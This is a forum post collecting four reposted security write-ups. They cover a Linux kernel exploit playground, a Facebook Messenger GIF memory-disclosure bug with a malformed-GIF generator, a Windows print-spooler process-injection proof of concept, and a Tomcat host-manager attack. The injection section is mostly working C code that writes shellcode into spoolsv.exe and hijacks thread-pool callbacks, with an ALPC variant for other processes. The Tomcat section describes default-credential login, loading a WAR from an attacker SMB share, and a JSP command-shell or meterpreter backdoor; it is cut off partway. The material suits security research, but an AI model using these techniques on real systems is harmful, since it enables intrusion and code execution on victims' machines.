


Nytro
-
Posts
18794 -
Joined
-
Last visited
-
Days Won
742
Posts posted by Nytro
-
-
Linux kernel exploitation experiments
This is a playground for the Linux kernel exploitation experiments. Only basic methods. Just for fun.
Contents:
- drill_mod.c - a small Linux kernel module with nice vulnerabilities. You can interact with it via a simple debugfs interface.
- drill_exploit_uaf.c - a basic use-after-free exploit.
- drill_exploit_nullderef.c - a basic null-ptr-deref exploit, which uses wonderful mmap_min_addr bypass by Jann Horn.
N.B. Only basic exploit techniques here. So compile your kernel with
x86_64_defconfigand run it withpti=off nokaslr.Have fun!
-
Facebook Messenger server random memory exposure through corrupted GIF image
By Dzmitry - March 06, 2019Intro
Year ago, in February 2018, I was testing Facebook Messenger for Android looking how it works with corrupted GIF images. I was inspired by Imagemagick "uninitialized memory disclosure in gif coder" bug and PoC called "gifoeb" (cool name for russian speakers). I found Messenger app only crashes with images generated by "gifoeb" tool with Nullpointer dereferrence (Facebook did't awarded bounty for DoS in Facebook Messenger for Android).Ok. I thought: what is GIF image format and how it looks, how I can generate my own image?(spoiler: 10K$ bug in Facebook Messenger for Web, but theory first)Basic GIF image
I found clear description of GIF image format, the main header should look like this:
Offset   Length   Contents
  0      3 bytes  "GIF"
  3      3 bytes  "87a" or "89a"
  6      2 bytes  <Logical Screen Width>
  8      2 bytes  <Logical Screen Height>
 10      1 byte   bit 0:    Global Color Table Flag (GCTF)
                  bit 1..3: Color Resolution
                  bit 4:    Sort Flag to Global Color Table
                  bit 5..7: Size of Global Color Table: 2^(1+n)
 11      1 byte   <Background Color Index>
 12      1 byte   <Pixel Aspect Ratio>
 13      ? bytes  <Global Color Table(0..255 x 3 bytes) if GCTF is one>
         ? bytes  <Blocks>
         1 bytes  <Trailer> (0x3b)
(Full good description here: http://www.onicos.com/staff/iz/formats/gif.html#header)
I decided to create the basic GIF file with the minimal required fields.
Making own GIF
To create own GIF I've taken python to help me generate binary file1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80
import struct

screenWidth = 640
screenHeight = 480

f = open('test.gif', 'wb')

# Offset   Length   Contents
#   0      3 bytes  "GIF"
#   3      3 bytes  "87a" or "89a"
f.write(b"GIF89a")

#   6      2 bytes  <Logical Screen Width>
f.write(struct.pack('<h', screenWidth))

#   8      2 bytes  <Logical Screen Height>
f.write(struct.pack('<h', screenHeight))

#  10      1 byte   bit 0:    Global Color Table Flag (GCTF)
#                   bit 1..3: Color Resolution
#                   bit 4:    Sort Flag to Global Color Table
#                   bit 5..7: Size of Global Color Table: 2^(1+n)
bits = int('00000010', 2)
f.write(struct.pack('<b', bits))

#  11      1 byte   <Background Color Index>
f.write(struct.pack('<b', 0))

#  12      1 byte   <Pixel Aspect Ratio>
f.write(struct.pack('<b', 1))

#  13      ? bytes  <Global Color Table(0..255 x 3 bytes) if GCTF is one>

#          ? bytes  <Blocks>


# Offset   Length   Contents
#   0      1 byte   Image Separator (0x2c)
f.write(struct.pack('<b', 0x2c))

#   1      2 bytes  Image Left Position
f.write(struct.pack('<h', 0))

#   3      2 bytes  Image Top Position
f.write(struct.pack('<h', 0))

#   5      2 bytes  Image Width
f.write(struct.pack('<h', screenWidth))

#   7      2 bytes  Image Height
f.write(struct.pack('<h', screenHeight))

#   8      1 byte   bit 0:    Local Color Table Flag (LCTF)
#                   bit 1:    Interlace Flag
#                   bit 2:    Sort Flag
#                   bit 2..3: Reserved
#                   bit 4..7: Size of Local Color Table: 2^(1+n)
#          ? bytes  Local Color Table(0..255 x 3 bytes) if LCTF is one
f.write(struct.pack('<b', int('00000100', 2)))

#          1 byte   LZW Minimum Code Size
#f.write(struct.pack('<b', 1))

# [ // Blocks
#          1 byte   Block Size (s)
#f.write(struct.pack('<b', 1))

#         (s)bytes  Image Data
# ]*
#          1 byte   Block Terminator(0x00)
#f.write(struct.pack('<b', 0))


#          1 bytes  <Trailer> (0x3b)


f.write(struct.pack('<b', 0x3b))

f.close()
This script generates exactly the same image as we need. I left comments to see which headers we ignore in image, you can see that our GIF does't have image data blocks - it is empty, after color table flags goes trailer.
Facebook Messenger
I started to test Facebook Messenger for Android with my generated GIFs (I had variations with different sizes, header fields), but nothing happened... Until I opened Messenger web page on my laptop and saw this weird image:
It was very small, increased size Wait, but our GIF does't have any content, what image I have back from Facebook?I had changed GIF size and saw this white noise image, hm, looks also weird:
No TV signal
Really strange. I've uploaded the same binary again and saw:
Embedded TV screen in Messenger Image a bit changed. But I uploaded the same GIF in both cases.After playing with GIF screen/image sizes:
Full screen picture This reminds me situation when you tried to read image from file and used width instead of height.Finally I caught this output:
Semi stable TV signal in Messenger caught And I realized that I'm getting some previous buffer for GIF image, because my image does't have content body.Timeline
26 FEB 2018: report sent to Facebook Team01 MAR 2018: triaged09 MAR 2018: fixed21 MAR 2018: 10k$Sursa: https://www.vulnano.com/2019/03/facebook-messenger-server-random-memory.html
-
Windows Process Injection: Print Spooler
Introduction
Every application running on the windows operating system has a thread pool or a “worker factory” and this internal mechanism allows an application to offload management of threads typically used for asynchronous operations. The automation of thread management facilitates the support of callback functions in response to I/O events or a timer expiring. Imagine you have a process that needs to send and receive data over the network. Do we want the application to wait indefinitely to receive something from the network? ..or do we want to perform other tasks simultaneously? Thread pooling enables more efficient management of threads and specifically asynchronous callback procedures. These functions can be patched in memory and this allows one to inadvertently execute code without the creation of a new thread. Figure 1 shows notepad running under the spooler process after being patched with shellcode and invoked using print spooler API.

Figure 1. Notepad running under spooler process.
Finding Callback Environments
Callback functions are stored in mostly opaque/undocumented structures that I haven’t taken the time to fully document here because my main objective is to perform code injection. For the print spooler, we’re only interested in the TP_ALPC structure that is used by TppAlpcpExecuteCallback located in NTDLL.dll. This function dispatches printer requests via the LPC port to LrpcIoComplete located in RPCRT4.dll. TP_ALPC contains a TP_CALLBACK_ENVIRON structure or what I’ll refer to as CBE from now on. CBEs can be found in both the stack and heap memory space of a process, so the virtual memory we need to scan has the following memory attributes.
- State is MEM_COMMIT
- Type is MEM_PRIVATE
- Protect is PAGE_READWRITE
The data we’re looking for can be interepreted using the following structure.
typedef struct _TP_CALLBACK_ENVIRON_V3 {
    TP_VERSION                         Version;
    PTP_POOL                           Pool;
    PTP_CLEANUP_GROUP                  CleanupGroup;
    PTP_CLEANUP_GROUP_CANCEL_CALLBACK  CleanupGroupCancelCallback;
    PVOID                              RaceDll;
    struct _ACTIVATION_CONTEXT        *ActivationContext;
    PTP_SIMPLE_CALLBACK                FinalizationCallback;
    union {
        DWORD                          Flags;
        struct {
            DWORD                      LongFunction :  1;
            DWORD                      Persistent   :  1;
            DWORD                      Private      : 30;
        } s;
    } u;
    TP_CALLBACK_PRIORITY               CallbackPriority;
    DWORD                              Size;
} TP_CALLBACK_ENVIRON_V3;
However, in memory, two additional pointers are required. One is the actual callback function and the other is a callback parameter. It is likely a separate structure that also appears to be undocumented.
00000000`011fbd08  00000000`00000001 ; Version
00000000`011fbd10  00007ffc`b50c0680 ntdll!TppAlpcpCleanupGroupMemberVFuncs ; Pool
00000000`011fbd18  00000000`00000000 ; CleanupGroup
00000000`011fbd20  00000000`00000000 ; CleanupGroupCancelCallback
00000000`011fbd28  00000000`00000000 ; RaceDll
00000000`011fbd30  00000000`011fbd30 ; ActivationContext
00000000`011fbd38  00000000`011fbd30 ; FinalizationCallback
00000000`011fbd40  00000000`00000000 ; Flags
00000000`011fbd48  00000000`00000000 ; CallbackPriority
00000000`011fbd50  00000000`00000000 ; Size

00000000`011fbd58  00007ffc`b38a9240 RPCRT4!LrpcIoComplete ; Callback
00000000`011fbd60  00000000`0121c948 ; CallbackParameter
The following structure is used to find valid CBEs instead of the original from the SDK.
// this structure is derived from TP_CALLBACK_ENVIRON_V3,
// but also includes two additional values. one to hold
// the callback function and the other is a callback parameter
typedef struct _TP_CALLBACK_ENVIRON_X {
    ULONG_PTR   Version;
    ULONG_PTR   Pool;
    ULONG_PTR   CleanupGroup;
    ULONG_PTR   CleanupGroupCancelCallback;
    ULONG_PTR   RaceDll;
    ULONG_PTR   ActivationContext;
    ULONG_PTR   FinalizationCallback;
    ULONG_PTR   Flags;
    ULONG_PTR   CallbackPriority;
    ULONG_PTR   Size;
    ULONG_PTR   Callback;
    ULONG_PTR   CallbackParameter;
} TP_CALLBACK_ENVIRON_X;
We read blocks of memory equivalent to the size of TP_CALLBACK_ENVIRON_X and validate them with some simple checks. The following function can determine if the memory looks like a valid CBE.
BOOL IsValidCBE(HANDLE hProcess, PTP_CALLBACK_ENVIRONX cbe) {
    MEMORY_BASIC_INFORMATION mbi;
    SIZE_T                   res;

    // invalid version?
    if(cbe->Version > 5) return FALSE;

    // these values shouldn't be empty
    if(cbe->Pool                 == 0 ||
       cbe->FinalizationCallback == 0) return FALSE;

    // these values should be equal
    if ((LPVOID)cbe->FinalizationCallback !=
        (LPVOID)cbe->ActivationContext) return FALSE;

    // priority shouldn't exceed TP_CALLBACK_PRIORITY_INVALID
    if(cbe->CallbackPriority > TP_CALLBACK_PRIORITY_INVALID) return FALSE;

    // the pool functions should originate from read-only memory
    res = VirtualQueryEx(hProcess, (LPVOID)cbe->Pool, &mbi, sizeof(mbi));

    if (res != sizeof(mbi)) return FALSE;
    if (!(mbi.Protect & PAGE_READONLY)) return FALSE;

    // the callback function should originate from read+execute memory
    res = VirtualQueryEx(hProcess,
      (LPCVOID)cbe->Callback, &mbi, sizeof(mbi));

    if (res != sizeof(mbi)) return FALSE;
    return (mbi.Protect & PAGE_EXECUTE_READ);
}
Payload
The payload is written in C and simply runs notepad. Calculator isn’t used because it’s a metro application on Windows 10 that has specific requirements to work. The TP_ALPC structure passed to LrpcIoComplete isn’t documented, but does include a structure similar to TP_CALLBACK_ENVIRON_V3. Once our payload is executed, we first restore the original Callback and CallbackParameter values. This is required because once we call WinExec, it will trigger another call to LrpcIoComplete, entering into an infinite loop before crashing the process. After restoration, call WinExec, followed by LrpcIoComplete using original values.
#ifdef TPOOL // Thread Pool Callback
// the wrong types are used here, but it doesn't really matter
typedef struct _TP_ALPC {
    // ALPC callback info
    ULONG_PTR   AlpcPool;
    ULONG_PTR   Unknown1;
    ULONG_PTR   Unknown2;
    ULONG_PTR   Unknown3;
    ULONG_PTR   Unknown4;
    ULONG_PTR   AlpcActivationContext;
    ULONG_PTR   AlpcFinalizationCallback;
    ULONG_PTR   AlpcCallback;
    ULONG_PTR   Unknown5;
    // callback environment
    ULONG_PTR   Version;
    ULONG_PTR   Pool;
    ULONG_PTR   CleanupGroup;
    ULONG_PTR   CleanupGroupCancelCallback;
    ULONG_PTR   RaceDll;
    ULONG_PTR   ActivationContext;
    ULONG_PTR   FinalizationCallback;
    ULONG_PTR   Flags;
    ULONG_PTR   CallbackPriority;
    ULONG_PTR   Size;
    ULONG_PTR   Callback;
    ULONG_PTR   CallbackParameter;
} TP_ALPC;

typedef struct _tp_param_t {
    ULONG_PTR   Callback;
    ULONG_PTR   CallbackParameter;
} tp_param;

typedef TP_ALPC TP_ALPC, *PTP_ALPC;

typedef void (WINAPI *LrpcIoComplete_t)(LPVOID, LPVOID, LPVOID, LPVOID);

VOID TpCallBack(LPVOID tp_callback_instance,
  LPVOID param, PTP_ALPC alpc, LPVOID unknown2)
#endif
{
    WinExec_t pWinExec;
    DWORD     szWinExec[2],
              szNotepad[3];
    #ifdef TPOOL
      LrpcIoComplete_t pLrpcIoComplete;
      tp_param         *tp=(tp_param*)param;
      ULONG_PTR        op;
      // param should contain pointer to tp_param
      pLrpcIoComplete = (LrpcIoComplete_t)tp->Callback;
      op              = tp->CallbackParameter;
      // restore original values
      // this will indicate we executed ok,
      // but is also required before the call to WinExec
      alpc->Callback          = tp->Callback;
      alpc->CallbackParameter = tp->CallbackParameter;
    #endif
    // now call WinExec to start notepad
    szWinExec[0] = *(DWORD*)"WinE";
    szWinExec[1] = *(DWORD*)"xec\0";

    szNotepad[0] = *(DWORD*)"note";
    szNotepad[1] = *(DWORD*)"pad\0";

    pWinExec = (WinExec_t)xGetProcAddress(szWinExec);

    if(pWinExec != NULL) {
      pWinExec((LPSTR)szNotepad, SW_SHOW);
    }

    // finally, pass the original message on..
    #ifdef TPOOL
      pLrpcIoComplete(tp_callback_instance,
        (LPVOID)alpc->CallbackParameter, alpc, unknown2);
    #endif

    #ifndef TPOOL
    return 0;
    #endif
}
Deploying and Triggering Payload
Here, we use a conventional method of sharing the payload/shellcode with spooler process. This consists of:
- OpenProcess(“spoolsv.exe”)
- VirtualAllocEx(payloadSize, PAGE_EXECUTE_READWRITE)
- WriteProcessMemory(payload, payloadSize)
Once we have a valid CBE, we patch the Callback pointer with address to our payload and try invoke it using the print spooler API. Although OpenPrinter is used in the following code, you could probably use any other API that involves interaction with the print spooler service. At the abstraction layer, interaction with the print spooler service is conducted over Local Procedure Call (LPC) which is an interprocess communication. Over the network uses Remote Procedure Call (RPC) but we’re obviously not injecting over network.

// try inject and run payload in remote process using CBE
BOOL inject(HANDLE hp, LPVOID ds, PTP_CALLBACK_ENVIRONX cbe) {
    LPVOID               cs = NULL;
    BOOL                 bStatus = FALSE;
    TP_CALLBACK_ENVIRONX cpy;    // local copy of cbe
    SIZE_T               wr;
    HANDLE               phPrinter = NULL;
    tp_param             tp;

    // allocate memory in remote for payload and callback parameter
    cs = VirtualAllocEx(hp, NULL, payloadSize + sizeof(tp_param),
            MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    if (cs != NULL) {
        // write payload to remote process
        WriteProcessMemory(hp, cs, payload, payloadSize, &wr);
        // backup CBE
        CopyMemory(&cpy, cbe, sizeof(TP_CALLBACK_ENVIRONX));
        // copy original callback address and parameter
        tp.Callback          = cpy.Callback;
        tp.CallbackParameter = cpy.CallbackParameter;
        // write callback+parameter to remote process
        WriteProcessMemory(hp, (LPBYTE)cs + payloadSize, &tp, sizeof(tp), &wr);
        // update original callback with address of payload and parameter
        cpy.Callback          = (ULONG_PTR)cs;
        cpy.CallbackParameter = (ULONG_PTR)(LPBYTE)cs + payloadSize;
        // update CBE in remote process
        WriteProcessMemory(hp, ds, &cpy, sizeof(cpy), &wr);
        // trigger execution of payload
        if(OpenPrinter(NULL, &phPrinter, NULL)) {
          ClosePrinter(phPrinter);
        }
        // read back the CBE
        ReadProcessMemory(hp, ds, &cpy, sizeof(cpy), &wr);
        // restore the original cbe
        WriteProcessMemory(hp, ds, cbe, sizeof(cpy), &wr);
        // if callback pointer is the original, we succeeded.
        bStatus = (cpy.Callback == cbe->Callback);
        // release memory for payload
        VirtualFreeEx(hp, cs, payloadSize, MEM_RELEASE);
    }
    return bStatus;
}
Figure 2 shows an attempt to inject code by four different DLL before finally succeeding with RPCRT4.dll.

Figure 2. Code injection via Callback Environment
The code shown here is only a proof of concept and could be refined to be more elegant or be applied to other processes that use thread pooling. I only use the print spooler here, but of course other processes use thread pooling and could also be leveraged for code injection. Sources can be found here.
Update

To use the same method of injection against almost any other process that uses ALPC, you can connect directly to the ALPC port.
/**
  Get a list of ALPC ports with names
*/
DWORD GetALPCPorts(process_info *pi)
{
    ULONG                      len=0, total=0;
    NTSTATUS                   status;
    LPVOID                     list=NULL;
    DWORD                      i;
    HANDLE                     hObj;
    PSYSTEM_HANDLE_INFORMATION hl;
    POBJECT_NAME_INFORMATION   objName;

    pi->ports.clear();

    // get a list of handles for the local system
    for(len=MAX_BUFSIZ;;len+=MAX_BUFSIZ) {
      list = xmalloc(len);
      status = NtQuerySystemInformation(
          SystemHandleInformation, list, len, &total);
      // break from loop if ok
      if(NT_SUCCESS(status)) break;
      // free list and continue
      xfree(list);
    }

    hl      = (PSYSTEM_HANDLE_INFORMATION)list;
    objName = (POBJECT_NAME_INFORMATION)xmalloc(8192);

    // for each handle
    for(i=0; i<hl->NumberOfHandles; i++) {
      // skip if process ids don't match
      if(hl->Handles[i].UniqueProcessId != pi->pid) continue;

      // skip if the type isn't an ALPC port
      // note this value might be different on other systems.
      // this was tested on 64-bit Windows 10
      if(hl->Handles[i].ObjectTypeIndex != 45) continue;

      // duplicate the handle object
      status = NtDuplicateObject(
            pi->hp, (HANDLE)hl->Handles[i].HandleValue,
            GetCurrentProcess(), &hObj, 0, 0, 0);

      // continue with next entry if we failed
      if(!NT_SUCCESS(status)) continue;

      // try query the name
      status = NtQueryObject(hObj,
          ObjectNameInformation, objName, 8192, NULL);

      // got it okay?
      if(NT_SUCCESS(status) && objName->Name.Buffer!=NULL) {
        // save to list
        pi->ports.push_back(objName->Name.Buffer);
      }
      // close handle object
      NtClose(hObj);
    }
    // free list of handles
    xfree(objName);
    xfree(list);
    return pi->ports.size();
}
Connecting to ALPC port
// connect to ALPC port
BOOL ALPC_Connect(std::wstring path) {
    SECURITY_QUALITY_OF_SERVICE ss;
    NTSTATUS                    status;
    UNICODE_STRING              server;
    ULONG                       MsgLen=0;
    HANDLE                      h;

    ZeroMemory(&ss, sizeof(ss));
    ss.Length              = sizeof(ss);
    ss.ImpersonationLevel  = SecurityImpersonation;
    ss.EffectiveOnly       = FALSE;
    ss.ContextTrackingMode = SECURITY_DYNAMIC_TRACKING;

    RtlInitUnicodeString(&server, path.c_str());

    status = NtConnectPort(&h, &server, &ss, NULL,
      NULL, (PULONG)&MsgLen, NULL, NULL);

    NtClose(h);

    return NT_SUCCESS(status);
}
Deploying/Triggering
Same as before except we have to try multiple ALPC ports instead of just using print spooler API.
// try inject and run payload in remote process using CBE
BOOL ALPC_deploy(process_info *pi, LPVOID ds, PTP_CALLBACK_ENVIRONX cbe) {
    LPVOID               cs = NULL;
    BOOL                 bInject = FALSE;
    TP_CALLBACK_ENVIRONX cpy;    // local copy of cbe
    SIZE_T               wr;
    tp_param             tp;
    DWORD                i;

    // allocate memory in remote for payload and callback parameter
    cs = VirtualAllocEx(pi->hp, NULL,
      pi->payloadSize + sizeof(tp_param),
      MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    if (cs != NULL) {
        // write payload to remote process
        WriteProcessMemory(pi->hp, cs, pi->payload, pi->payloadSize, &wr);
        // backup CBE
        CopyMemory(&cpy, cbe, sizeof(TP_CALLBACK_ENVIRONX));
        // copy original callback address and parameter
        tp.Callback          = cpy.Callback;
        tp.CallbackParameter = cpy.CallbackParameter;
        // write callback+parameter to remote process
        WriteProcessMemory(pi->hp, (LPBYTE)cs + pi->payloadSize, &tp, sizeof(tp), &wr);
        // update original callback with address of payload and parameter
        cpy.Callback          = (ULONG_PTR)cs;
        cpy.CallbackParameter = (ULONG_PTR)(LPBYTE)cs + pi->payloadSize;
        // update CBE in remote process
        WriteProcessMemory(pi->hp, ds, &cpy, sizeof(cpy), &wr);
        // trigger execution of payload
        for(i=0;i<pi->ports.size(); i++) {
          ALPC_Connect(pi->ports[i]);
          // read back the CBE
          ReadProcessMemory(pi->hp, ds, &cpy, sizeof(cpy), &wr);
          // if callback pointer is the original, we succeeded.
          bInject = (cpy.Callback == cbe->Callback);
          if(bInject) break;
        }
        // restore the original cbe
        WriteProcessMemory(pi->hp, ds, cbe, sizeof(cpy), &wr);
        // release memory for payload
        VirtualFreeEx(pi->hp, cs,
          pi->payloadSize+sizeof(tp), MEM_RELEASE);
    }
    return bInject;
}
Sursa: https://modexp.wordpress.com/2019/03/07/process-injection-print-spooler/
-
Tomcat exploit variant : host-manager

During an internal audit mission, I was led to exploit a Windows based Tomcat instance. Now usually, exploiting a Tomcat instance involves accessing the “manager”, which is suite a simple exploit.
However, in this context, the manager was not accessible (403 HTTP error). But, and this is where it gets interesting, the host-manager was reachable.
Context :
Our target -> Windows 2012R2 server (192.168.56.31)
Command Control C&C (Our Machine) -> Ubuntu 16.04 (192.168.56.1)
Tomcat Version -> Latest release at the time of writing (8.5.37)
Reconnaissance

A nmap scan on the target host reveals that Tomcat is listening on the 8080 port.

This kind of target is ideal when auditing, because as a rule of thumb Tomcat is running with “nt authority\system” rights on the Windows host, which enables us to gain total control on the server should we succeed in breaching it. This in turn grants us passwords and hashes that will then enable us to move forward in our privilege escalation in the network.
Authentification
On first discovery of a Tomcat instance, the first action as an auditor is to try and authenticate through the manager. We generally try default credentials such as admin/admin or tomcat/tomcat.
In this instance, I got an “Access Refused 403” when trying to access the manager with the “tomcat/tomcat” combo.


But, when I try the same thing on the host-manager ….
… boom, HTTP 200, we are in.


A few techniques are available to automatize the bruteforce phase:
Module Metasploit : auxiliary/scanner/http/tomcat_mgr_login
Hydra
Nikto (it integrates a test with the login combo “tomcat/tomcat”)

A few scripts linked to Tomcat
Exploiting the « host-manager »
Ok, so we’ve got access to the host-manager, now what?
The application does not have and upload form, and from what I’d gathered from the documentation, you need to know and control the path of the application you want to deploy, as well as a valid vhost.
And when I was reading the doc again, I had the idea which would later become the exploit: what if I could create a UNC path pointing towards an SMB server (smbserver.py by impacket) that I controled !

Bingo! Tomcat connects to my server!

Which means that Tomcat interprets the UNC path and is trying to install an application from the “datatest” folder. We will oblige it and create the “datatest” folder, and add a little WAR file in which we insert a backdoor that will enable us to take over the server from our C&C.
1- Creating a WAR
Creating a WAR is relatively simple; it’s a zip file whose extension we change to .war. Inside the zip file we have a JSP file that lets us execute system commands through the browser.
We create our own ZIP with the backdoor inside it…

… and change the extension:

For all you script kiddies out there that aren’t sure about what you’re doing, you can use the handy msfvenom tool to create a WAR file and execute “meterpreter” directly:

2- Deploy and pwn
Now that our WAR file is on the Tomcat server and deploy it from our C&C, we are going to use the smbserver.py provided by the “impacket” package to share the following folder:

